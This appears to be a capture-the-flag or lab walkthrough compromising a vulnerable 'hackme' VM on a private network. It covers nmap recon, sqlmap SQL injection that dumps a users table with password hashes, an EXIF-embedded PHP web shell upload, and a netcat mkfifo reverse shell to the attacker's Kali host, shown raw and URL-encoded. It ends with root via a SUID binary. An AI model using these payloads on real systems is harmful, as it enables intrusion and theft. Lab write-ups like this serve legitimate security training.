

# Attack Narrative

## Reconnaissance (TA0043)

*We discover our target with netdiscover*

```
sudo netdiscover -i eth0
```

```
Currently scanning: 10.5.14.0/8 | Screen View: Unique Hosts

459 Captured ARP Req/Rep packets, from 4 hosts. Total size: 27540

-----
IP                At MAC Address    Count    Len  MAC Vendor / Hostname
-----
192.168.202.1     00:50:56:c0:00:08  407     24420  VMware, Inc.
192.168.202.2     00:50:56:e3:b4:c7   22      1320   VMware, Inc.
192.168.202.151  00:0c:29:0a:b0:5a   20      1200   VMware, Inc.
192.168.202.254  00:50:56:f2:f2:7d   10       600    VMware, Inc.

kali@kali ~$
```

```
inet 192.168.202.128 netmask 255.255.255.0 broadcast 192.168.202.255
inet6 fe80::20c:29ff:fe10:5a2b prefixlen 64 scopeid 0x20<link>

(kali@kali)-[~]
$
```


*We are going to do a basic scan with **Nmap** to see the surface of our target and what services might be available to enumerate.*

```
sudo nmap -vv --reason -T4 -Pn -sC -sV --open -p- -oA
full 192.168.202.151 --min-rate 5000
```

```
PORT    STATE SERVICE REASON          VERSION
22/tcp  open  ssh      syn-ack ttl 64 OpenSSH 7.7p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 6ba824d6092fc99a8eabbc6e7d4eb9ad (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQD0KQXcUd/+zfBtJFhP+25xVD0f+ujGr1KTw/Ho8wy41nYgrtyHiiscKm.
C9uSsKxpd5h+vDRwchjCQGZpumuei5QT+OyY7XpdUB3P/lica+QE02Af4ZFme00izRYvabosnbg2rG0bbkTbMZVcGdL67ECn
sHiYbCco4yb9iMgnX1EPd981wt40+6D0N3BB1QYciv6RAS4fKCP+Akk2c4tThBGm7t
|   256 abe84f5338062c6af392e3974a0e3ed1 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKTgFkEMmekHRtPsKN9f6w
O5w=
|   256 327690b87dfca4326310cd676149d6c4 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPPEwLR2lULYITB1F789nQ/INIXH6NhMCHK25Z3pJquX
80/tcp  open  http      syn-ack ttl 64 Apache httpd 2.4.34 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.34 (Ubuntu)
MAC Address: 00:0C:29:0A:B0:5A (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

# Port 80

*I want to take a look at the website*



*We manage to make an account and we come some see some content on the site*

```
# Test account
User: TSRobin
Pass: nd5irv3M3RsQrJH
```



Hi, **TSRobin**. Welcome to our online Book Catalog.

[Reset Your Password](#) [Sign Out of Your Account](#)

Search for your favourite book title

| Book ID | Book Title                  | Cost    |
|---------|-----------------------------|---------|
| 1       | Anonymous Hackers TTP       | 50 SGD  |
| 2       | CISSP Guide                 | 80 SGD  |
| 3       | Security+                   | 30 SGD  |
| 4       | Practical WebApp Hacking    | 45 SGD  |
| 5       | All about Kali Linux        | 20 SGD  |
| 6       | Linux OS                    | 10 SGD  |
| 7       | Windows OS                  | 10 SGD  |
| 8       | IoT Exploitation            | 190 SGD |
| 9       | ZigBee Wireless Hacking     | 90 SGD  |
| 10      | JTAG UART Hardware Hacking  | 50 SGD  |
| 11      | Container Breakout          | 40 SGD  |
| 12      | OSCP/OSCE Guide             | 240 SGD |
| 13      | CREST CRT                   | 40 SGD  |
| 14      | Creating your vulnerable VM | 88 SGD  |
| 15      | OSINT                       | 48 SGD  |

## Pages of interest

```
/welcome.php  
/register.php  
/login.php
```

So far we found a few issue with the website. Seems there is an sql injection somewhere here

The screenshot displays the Burp Suite interface. The top section shows a list of requests under the 'Contents' tab. The selected request is a POST to /welcome.php with a status of 200 and a length of 1386. The bottom section shows the 'Request' tab with the raw HTTP data. The right sidebar shows the 'Issues' tab with a list of security issues, including 'SQL injection' (High severity, Firm confidence) and 'Cross-site scripting (reflected)' (Medium severity, Low confidence).

| Host                   | Method | URL          | Params | Status | Length | MIME type |        |
|------------------------|--------|--------------|--------|--------|--------|-----------|--------|
| http://192.168.202.151 | GET    | /welcome.php |        | 200    | 1390   | HTML      | Welcom |
| http://192.168.202.151 | POST   | /welcome.php | ✓      | 200    | 2285   | HTML      | Welcom |
| http://192.168.202.151 | POST   | /welcome.php | ✓      | 200    | 1386   | HTML      | Welcom |
| http://192.168.202.151 | POST   | /welcome.php | ✓      | 200    | 1386   | HTML      | Welcom |
| http://192.168.202.151 | POST   | /welcome.php | ✓      | 200    | 1386   | HTML      | Welcom |
| http://192.168.202.151 | POST   | /welcome.php | ✓      | 200    | 1386   | HTML      | Welcom |
| http://192.168.202.151 | POST   | /welcome.php | ✓      | 200    | 1391   | HTML      | Welcom |
| http://192.168.202.151 | POST   | /welcome.php | ✓      | 200    | 1386   | HTML      | Welcom |
| http://192.168.202.151 | POST   | /welcome.php | ✓      | 200    | 1386   | HTML      | Welcom |
| http://192.168.202.151 | POST   | /welcome.php | ✓      | 200    | 1386   | HTML      | Welcom |
| http://192.168.202.151 | POST   | /welcome.php | ✓      | 200    | 1386   | HTML      | Welcom |

```
1 POST /welcome.php HTTP/1.1
2 Host: 192.168.202.151
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 10
9 Origin: http://192.168.202.151
10 Connection: close
11 Referer: http://192.168.202.151/welcome.php
12 Cookie: PHPSESSID=ojvg0q732gnkq7r509i1ru5r5k
13 Upgrade-Insecure-Requests: 1
14
15 search=000
```

**Issues**

- > Cross-site scripting (reflected) [3]
- > Cleartext submission of password [2]
- > **SQL injection** [2]
- > NoSQL/SSJI Injection Detected [9]
- > NoSQL Injection Detected [30]
- > Password field with autocomplete enabled [2]
- > Unencrypted communications
- > Cross-site request forgery
- > Cookie without HttpOnly flag set [2]
- > Form action hijacking (reflected) [2]
- > Input returned in response (reflected) [12]
- > Frameable response (potential Clickjacking) [3]

**Advisory**

**SQL injection**

Issue: **SQL injection**  
Severity: **High**  
Confidence: **Firm**  
Host: **http://192.168.202.151**

**Issue detail**

2 instances of this issue were identified, at the following locations:

- /welcome.php [NoSQLi Scanner insertion point]
- /welcome.php [search parameter]

We take the welcome page and save its POST request for `#sqlmap`

http://192.168.202.151

Issues

| Host ^                 | Method | URL                 | Params | Status | Length | MIME type |         |
|------------------------|--------|---------------------|--------|--------|--------|-----------|---------|
| http://192.168.202.151 | GET    | /welcome.php        |        | 200    | 1390   | HTML      | Welcome |
| http://192.168.202.151 | POST   | /welcome.php        | ✓      | 200    | 2285   | HTML      | Welcome |
| http://192.168.202.151 | GET    | /reset-password.php |        |        |        |           |         |
| http://192.168.202.151 | GET    | /register.php       |        |        |        |           |         |
| http://192.168.202.151 | GET    | /logout.php         |        | 302    | 300    |           |         |
| http://192.168.202.151 | GET    | /login.php          |        | 200    | 1547   | HTML      | Login   |
| http://192.168.202.151 | POST   | /login.php          | ✓      | 302    | 1555   | HTML      | Login   |

RequestResponse

PrettyRawHex

1 POST /welcome.php HTTP/1.1

2 Host: 192.168.202.151

3 User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:102.0) Gecko/20100101 Firefox/102.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate

7 Referer: http://192.168.202.151/welcome.php

8 Content-Type: application/x-www-form-urlencoded

9 Content-Length: 7

10 Origin: http://192.168.202.151

11 Connection: close

12 Cookie: PHPSESSID=ojevgoq732gnkq7r509il ru5r5k

13 Upgrade-Insecure-Requests: 1

14

15 search=

Scan

Do passive scan

Do active scan

Send to Intruder Ctrl+I

Send to Repeater Ctrl+R

Send to Sequencer

Send to Comparer

Send to Decoder

Show response in browser

Request in browser

Extensions

Engagement tools

Copy URL

Copy as curl command

Copy to file

Save item

Convert selection

```
sudo sqlmap -r ~/Desktop/burp
```

```

POST parameter 'search' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 75 HTTP(s) requests:
---
Parameter: search (POST)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: search=' AND (SELECT 1954 FROM (SELECT(SLEEP(5)))yNGL) AND 'xVhA'='xVhA

  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: search=' UNION ALL SELECT NULL,CONCAT(0x717a627071,0x627a51716e6952594f4b576e526d626d4571446c6f4f
1),NULL-- -
---
[22:08:12] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 18.10 (cosmic)
web application technology: Apache 2.4.34
back-end DBMS: MySQL >= 5.0.12
[22:08:12] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.202.151'

[*] ending @ 22:08:12 /2023-02-04/

```

*We go from have sql access to dumping the entire database*

```
sudo sqlmap -r ~/Desktop/burp --dump-all --dbs
```

This took awhile but we got back some files and found CC

users

File

Edit

View

Insert

Format

Data

Tools

Extensions

Help

Last edit was 7 minutes ago

100%

\$

%

.0

.00

123

Arial

10

B

I

S

A

E6

fx

2386acb2cf356944177746fc92523983

|   | A  | B            | C          | D              | E                                | F | G |
|---|----|--------------|------------|----------------|----------------------------------|---|---|
| 1 | id | name         | user       | address        | pasword                          |   |   |
| 2 | 1  | David        | user1      | Newton Circles | 5d41402abc4b2a76b9719d911017c592 |   |   |
| 3 | 2  | Beckham      | user2      | Kensington     | 6269c4f71a55b24bad0f0267d9be5508 |   |   |
| 4 | 3  | anonymous    | user3      | anonymous      | 0f359740bd1cda994f8b55330c86d845 |   |   |
| 5 | 10 | testismyname | test       | testaddress    | E6 671c66aefea124cc08b76ea6d30bb |   |   |
| 6 | 11 | superadmin   | superadmin | superadmin     | 2386acb2cf356944177746fc92523983 |   |   |

2386acb2cf356944177746fc92523983

crackstation.net

Dante Discussion ~... Hack The Box : Das... TryHackMe | Cyber... PracticalPentestLab... picoCTF - Login Decay Tactics - Enterprise [...] pivot holo HavocFramework/H... API key CTF Timeline NetSecFocus Troph... P

CrackStation

Def

CrackStation Password Hashing Security Defuse Security

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

2386acb2cf356944177746fc92523983

I'm not a robot

reCAPTCHA

Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1\_bin)), QubesV3.1BackupDefaults

| Hash                             | Type | Result      |
|----------------------------------|------|-------------|
| 2386acb2cf356944177746fc92523983 | md5  | Uncrackable |

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

I could not log in via SSH so I went back to the website and logged in as superadmin

192.168.202.151/welcomeadmin.php

For quick access, place your bookmarks here on the bookmarks toolbar. Manage bookmarks...

Hi, welcome back **superadmin**. There are no anomalies detected.

Reset Your Password

Sign Out of Your Account

Select Image to Upload:

Browse...

No file selected.

Upload Image

Sorry, file already exists.Sorry, your file was not uploaded.

---

# Initial Foot hold & Execution (TA0001-2)

---

*OSWAP 10 as #A03*

*Type of Exploit: #OSWAP*

We started off with a website. The welcome.php of that website suffers from an #SQL\_Injection . We leverage the sql injection with sqlmap to dump the entire database that the website had behind it. From there we found CC that let us login as an elevated user on the website and here we could upload image's. There was no filtering of any kind as we simply uploaded a php file that lets us have command execution on target. We turned the command execution into a revere shell and know we are on target as a low level shell (www-data)

### Contents

| Host ^                 | Method | URL          | Params | Status | Length | MIME type |         |
|------------------------|--------|--------------|--------|--------|--------|-----------|---------|
| http://192.168.202.151 | GET    | /welcome.php |        | 200    | 1390   | HTML      | Welcome |
| http://192.168.202.151 | POST   | /welcome.php | ✓      | 200    | 2285   | HTML      | Welcome |
| http://192.168.202.151 | POST   | /welcome.php | ✓      | 200    | 1386   | HTML      | Welcome |
| http://192.168.202.151 | POST   | /welcome.php | ✓      | 200    | 1386   | HTML      | Welcome |
| http://192.168.202.151 | POST   | /welcome.php | ✓      | 200    | 1386   | HTML      | Welcome |
| http://192.168.202.151 | POST   | /welcome.php | ✓      | 200    | 1386   | HTML      | Welcome |
| http://192.168.202.151 | POST   | /welcome.php | ✓      | 200    | 1391   | HTML      | Welcome |
| http://192.168.202.151 | POST   | /welcome.php | ✓      | 200    | 1386   | HTML      | Welcome |
| http://192.168.202.151 | POST   | /welcome.php | ✓      | 200    | 1386   | HTML      | Welcome |
| http://192.168.202.151 | POST   | /welcome.php | ✓      | 200    | 1386   | HTML      | Welcome |
| http://192.168.202.151 | POST   | /welcome.php | ✓      | 200    | 1386   | HTML      | Welcome |

### Issues

- > Cross-site scripting (reflected) [3]
- > Cleartext submission of password [2]
- > SQL injection [2]
- > NoSQL/SSJI Injection Detected [9]
- > NoSQL Injection Detected [30]
- > Password field with autocomplete enabled [2]
- > Unencrypted communications
- > Cross-site request forgery
- > Cookie without HttpOnly flag set [2]
- > Form action hijacking (reflected) [2]
- > Input returned in response (reflected) [12]
- > Frameable response (potential Clickjacking) [3]

### Request Response

Inspector

```

1 POST /welcome.php HTTP/1.1
2 Host: 192.168.202.151
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 10
9 Origin: http://192.168.202.151
10 Connection: close
11 Referer: http://192.168.202.151/welcome.php
12 Cookie: PHPSESSID=ojvgoq732gnkq7r509i1ru5r5k
13 Upgrade-Insecure-Requests: 1
14
15 search=000
  
```

### Advisory

**SQL injection**

Issue: **SQL injection**  
Severity: **High**  
Confidence: **Firm**  
Host: **http://192.168.202.151**

**Issue detail**

2 instances of this issue were identified, at the following locations:

- /welcome.php [NoSQLi Scanner insertion point]
- /welcome.php [search parameter]

```
sudo sqlmap -r ~/Desktop/burp --dump-all --dbs
```

**users**

File Edit View Insert Format Data Tools Extensions Help [Last edit was 7 minutes ago](#)

100% \$ % .0 .00 123 Arial 10 B I S A

|   | A  | B            | C          | D              | E                                | F | G |
|---|----|--------------|------------|----------------|----------------------------------|---|---|
| 1 | id | name         | user       | address        | password                         |   |   |
| 2 | 1  | David        | user1      | Newton Circles | 5d41402abc4b2a76b9719d911017c592 |   |   |
| 3 | 2  | Beckham      | user2      | Kensington     | 6269c4f71a55b24bad0f0267d9be5508 |   |   |
| 4 | 3  | anonymous    | user3      | anonymous      | 0f359740bd1cda994f8b55330c86d845 |   |   |
| 5 | 10 | testismyname | test       | testaddress    | E6 571c66ae0ea124cc08b76ea6d30bb |   |   |
| 6 | 11 | superadmin   | superadmin | superadmin     | 2386acb2cf356944177746fc92523983 |   |   |

We create a `#web_shell`

```

exiftool -DocumentName="<h1>F1uffyGoat<br><?php
if(isset(\$_REQUEST['cmd']))){echo '<pre>';\$_cmd =
(\$_REQUEST['cmd']);system(\$_cmd);echo '</pre>';}
__halt_compiler();?></h1>" evil.jpeg.php
  
```

We call on our url via browser

```
http://192.168.202.151/uploads/evil.jpeg.php?cmd=pwd
```



JFIFExifMM\* J(

# F1uffyGoat

/var/www/html/uploads

*We play around and get a reverse shell with some URL encoding and our command execution*

# Original

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc  
192.168.202.128 7777 >/tmp/f
```

# Encoded URL

```
rm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%  
7C%2Fbin%2Fsh%20%2Di%20%3E%261%7Cnc%20192%2E168%2E202%2E  
128%207777%20%3E%2Ftmp%2Ff%0A
```

# Exploit

```
http://192.168.202.151/uploads/evil.jpeg.php?  
cmd=rm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%  
2Ff%7C%2Fbin%2Fsh%20%2Di%20%3E%261%7Cnc%20192%2E168%2E20  
2%2E128%207777%20%3E%2Ftmp%2Ff%0A
```

```
(kali㉿kali)-[~/Desktop/hackme1/Exploit]
└─$ sudo rlwrap nc -lvnp 7777
[sudo] password for kali:
listening on [any] 7777 ...
connect to [192.168.202.128] from (UNKNOWN) [192.168.202.151] 55664
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
www-data
$ ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:0a:b0:5a brd ff:ff:ff:ff:ff:ff
    inet 192.168.202.151/24 brd 192.168.202.255 scope global dynamic ens33
        valid_lft 1088sec preferred_lft 1088sec
    inet6 fe80::20c:29ff:fe0a:b05a/64 scope link
        valid_lft forever preferred_lft forever
```

---

# www-data (192.168.202.151)

---

*Username:Password*

n/a

*Screenshot Proof of user*

```
www-data@hackme:/var/www/html$ id id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@hackme:/var/www/html$ whoami
whoami
www-data
www-data@hackme:/var/www/html$ hostname
hostname
hackme
www-data@hackme:/var/www/html$ ip add
ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:0a:b0:5a brd ff:ff:ff:ff:ff:ff
    inet 192.168.202.151/24 brd 192.168.202.255 scope global dynamic ens33
        valid_lft 912sec preferred_lft 912sec
    inet6 fe80::20c:29ff:fe0a:b05a/64 scope link
        valid_lft forever preferred_lft forever
www-data@hackme:/var/www/html$ █
```

---

# Privilege Escalation (TA0004)

---

PE technique ( #LPE-01 )

## Explain Scenario

```
find / -type f \( -perm -4000 -o -perm -2000 \) -exec ls
-l {} \; 2>/dev/null
```

## POC Image

```
-rwsr--r-x 1 root root 8472 Mar 26 2019 /home/legacy/touchmenot
-rwsr-xr-x 1 root root 47184 Oct 15 2018 /bin/mount
-rwsr-xr-x 1 root root 34888 Oct 15 2018 /bin/umount
-rwsr-xr-x 1 root root 68520 Aug 29 2018 /bin/ping
-rwsr-xr-x 1 root root 150224 Mar 14 2019 /bin/ntfs-3g
-rwsr-xr-x 1 root root 44664 Jan 25 2018 /bin/su
-rwsr-xr-x 1 root root 34896 Jul 30 2018 /bin/fusermount
www-data@hackme:/home/hackme$
www-data@hackme:/home/hackme$
```

```
www-data@hackme:/home/hackme$ ls -lah /home/legacy/
ls -lah /home/legacy/
total 20K
drwxr-xr-x 2 root root 4.0K Mar 26 2019 .
drwxr-xr-x 4 root root 4.0K Mar 26 2019 ..
-rwsr--r-x 1 root root 8.3K Mar 26 2019 touchmenot
www-data@hackme:/home/hackme$ file /home/legacy/touchmenot
file /home/legacy/touchmenot
/home/legacy/touchmenot: setuid ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV),
er /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=3ff194cb73ad46fb72544
```

```

www-data@hackme:/home/legacy$ id id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@hackme:/home/legacy$ whoami
whoami
www-data
www-data@hackme:/home/legacy$ ./touchmenot
./touchmenot
root@hackme:/home/legacy# id id
id
uid=0(root) gid=33(www-data) groups=33(www-data)
root@hackme:/home/legacy# whoami whoami
whoami
root
root@hackme:/home/legacy# █

```

## *Proof of User*

```

root@hackme:/home/legacy# id id
id
uid=0(root) gid=33(www-data) groups=33(www-data)
root@hackme:/home/legacy# hostname hostname
hostname
hackme
root@hackme:/home/legacy# whoami whoami
whoami
root
root@hackme:/home/legacy# ip add ip add
ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:0a:b0:5a brd ff:ff:ff:ff:ff:ff
    inet 192.168.202.151/24 brd 192.168.202.255 scope global dynamic ens33
        valid_lft 990sec preferred_lft 990sec
    inet6 fe80::20c:29ff:fe0a:b05a/64 scope link
        valid_lft forever preferred_lft forever
root@hackme:/home/legacy#

```